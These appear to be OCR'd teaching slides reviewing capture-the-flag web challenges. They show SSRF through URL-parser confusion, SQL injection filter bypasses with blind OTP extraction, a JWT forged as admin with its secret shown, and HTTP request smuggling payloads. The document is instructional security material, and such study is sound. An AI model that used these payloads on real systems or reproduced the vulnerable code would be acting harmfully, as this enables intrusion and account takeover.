Server Side Attacks

•••

CTF.SG Review + HTTP Request Smuggling

/ssrf (Server Side Request Forgery)


```python
@app.route("/get")
def get():
    uri = request.args.get("uri", "/")
    full_url = urllib.parse.urljoin(os.environ["BACKEND_URL"], uri)

    r = requests.get(full_url, cookies={
        "secret": secret
    })
    if r.status_code != 200:
        return f"Request failed: received status code {r.status_code}"

    censored = censor(r.text)
    return censored
```

/ssrf/flawed-url-parsing

Parsing untrusted user input can lead to unexpected results


```
>>> from urllib.parse import urljoin
>>> urljoin('http://example.com', '/evil.com')
'http://example.com/evil.com'
>>> urljoin('http://example.com', '//evil.com')
'http://evil.com'
>>>
```

/ssrf/flawed-url-parsing



https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

/ssrf/flawed-url-parsing



URL confusion vulnerabilities — when the **validation** parser and the **actual sender** (e.g. Python requests) disagree on the URL components

https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

/sqli (SQL Injection)

```go
func MySqlRealEscapeString(query string) string {
    s := strings.TrimSpace(query)
    s = strings.ToLower(s)
    s = strings.Replace(s, " ", "", -1)
    s = strings.Replace(s, "and", "", -1)
    s = strings.Replace(s, "or", "", -1)
    return s
}
```

User input sanitization

```go
func serachHandler(w http.ResponseWriter, r *http.Request) {
    config.SetupResponse(&w, r)
    username := r.URL.Query().Get("username")
    username = config.MySqlRealEscapeString(username)
    if logic.SearchByUsername(username) == false {
        http.Error(w, "User does not exists", http.StatusBadRequest)
        return
    }
```

String formatting to create SQL query

```go
func MySqlQueryBuilderSearchUser(username string) string {
    return fmt.Sprintf("SELECT * FROM user WHERE username = '%s'", username)
}
```

/sqli/sql-basics

```
SELECT <column_name_1>, <column_name_2> FROM <table_name>
WHERE <column_name> = <value>
```

```
SELECT * FROM user WHERE username = '<user_input>'
```

```go
func MySqlQueryBuilderSearchUser(username string) string {
    return fmt.Sprintf("SELECT * FROM user WHERE username = '%s'", username)
}
```

/sqli/sql-basics

```
SELECT * FROM user WHERE username = 'bob' or '1'='1'
```

Evaluates to True

```go
func MySqlQueryBuilderSearchUser(username string) string {
    return fmt.Sprintf("SELECT * FROM user WHERE username = '%s'", username)
}
```

/sqli/sql-basics

```
SELECT * FROM user WHERE username = 'bob' AND
(SUBSTR(otp,1,1))='a'
```

Definition and Usage

The SUBSTR() function extracts a substring from a string (starting at any position).

Note: The SUBSTR() and MID() functions equals to the SUBSTRING() function.

Syntax

```
SUBSTR(string, start, length)
```

/sqli/sql-basics

```
SELECT * FROM user WHERE username = 'bob' AND
(SUBSTR(otp,1,1))='b'
```

Definition and Usage

The SUBSTR() function extracts a substring from a string (starting at any position).

Note: The SUBSTR() and MID() functions equals to the SUBSTRING() function.

Syntax

```
SUBSTR(string, start, length)
```

/sqli/sql-basics

```
SELECT * FROM user WHERE username = 'bob' AND
(SUBSTR(otp,1,1))='c'
```

Definition and Usage

The SUBSTR() function extracts a substring from a string (starting at any position).

Note: The SUBSTR() and MID() functions equals to the SUBSTRING() function.

Syntax

```
SUBSTR(string, start, length)
```

/sqli/sql-basics

```
SELECT * FROM user WHERE username = 'bob' AND
(SUBSTR(otp,2,1))='a'
```

Definition and Usage

The SUBSTR() function extracts a substring from a string (starting at any position).

Note: The SUBSTR() and MID() functions equals to the SUBSTRING() function.

Syntax

```
SUBSTR(string, start, length)
```

/sqli/sql-basics

```
SELECT * FROM user WHERE username = 'bob' AND
(SUBSTR(otp,2,1))='b'
```

Definition and Usage

The SUBSTR() function extracts a substring from a string (starting at any position).

Note: The SUBSTR() and MID() functions equals to the SUBSTRING() function.

Syntax

```
SUBSTR(string, start, length)
```

/sqli/sql-basics

```
SELECT * FROM user WHERE username = 'bob' AND
(SUBSTR(otp,2,1))='c'
```

Definition and Usage

The SUBSTR() function extracts a substring from a string (starting at any position).

Note: The SUBSTR() and MID() functions equals to the SUBSTRING() function.

Syntax

```
SUBSTR(string, start, length)
```

/sqli/bypass

```
replace("AND", "AND", "", -1)      -> ""
replace("ANANDD", "AND", "", -1)  -> "AND"
```

```go
func MySqlRealEscapeString(query string) string {
    s := strings.TrimSpace(query)
    s = strings.ToLower(s)
    s = strings.Replace(s, " ", "", -1)
    s = strings.Replace(s, "and", "", -1)
    s = strings.Replace(s, "or", "", -1)
    return s
}
```

/sqli/bypass

What about spaces?

https://portswigger.net/support/sql-injection-bypassing-common-filters

Here we can see that our input:

```
0/**/or/**/1
```

Is equal to:

```
0 or 1
```

Additionally, in MySQL, comments can even be inserted within keywords themselves, which provides another means of bypassing some input validation filters while preserving the syntax of the actual query:

```
SEL/**/ECT
```

/ssrf/bypass

The destination host cannot be 127.0.0.1

...but maybe the destination host can redirect to 127.0.0.1?

```
ips, _ := net.LookupIP(host)
for _, ip := range ips {
    if ipv4 := ip.To4(); ipv4 != nil {
        if ipv4.String() == "127.0.0.1" {
            return ""
        }
    }
}
return retrieveUrl(r)
```

/ssrf/bypass

CTF.SG > alltoowell > redirect.php

```php
<?php
    Header("Location: http://localhost:8081/flag");
?>
```

/jwt

- JWT tokens are used for session authentication
- Basically base64-encoded data
- The catch is that you can’t modify the data, since it’s signed with a private key
- If you somehow know the private key, then you can tamper the data to escalate privileges

/jwt

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdXRob3JpemVkIjp0cnVlLCJleHAiOjE2NDcyNDI0NDIsInJvbGUiOiJhZG1pbiIsInVzZXJuYW1lIjoic29jZW5nZXhwIn0.8PBXzlJdfY4t_5fZ8cMw9aXppMlBh3DutxD5g4y_Mro

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "authorized": true,
  "exp": 1647242442,
  "role": "admin",
  "username": "socengexp"
}
```

VERIFY SIGNATURE


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  de43ca43712d45eba1aa1
) ☐ secret base64 encoded
```

Signature Verified

SHARE JWT

/hrs (HTTP Request Smuggling)

- Happens when a frontend proxy (e.g. load balancer) is used with a backend web server



/hrs (HTTP Request Smuggling)

- In HTTP/1.1 — 2 ways to specify the length of the request body
  - `Content-Length: x` header — specify a number of bytes to read in the request body
  - `Transfer-Encoding: chunked` header — when the full length is not yet known

0xb more bytes to go

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
q=smuggling
0
```

The end

/hrs (HTTP Request Smuggling)

- Simple example (CL.TE)

Backend server thinks first request ends here

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
```

But frontend server thinks that first request ends here

/hrs (HTTP Request Smuggling)

- Nowadays it's a little more subtle...
- For example:
  - HTTP request lines are delimited by \r\n
  - Frontend server takes delimiter as \n only, but backend does not

```
GET / HTTP/1.1
Host: localhost:8080
Dummy: x\nContent-Length: 28

GET /admin HTTP/1.1
Dummy: GET / HTTP/1.1
Host: localhost:8080
```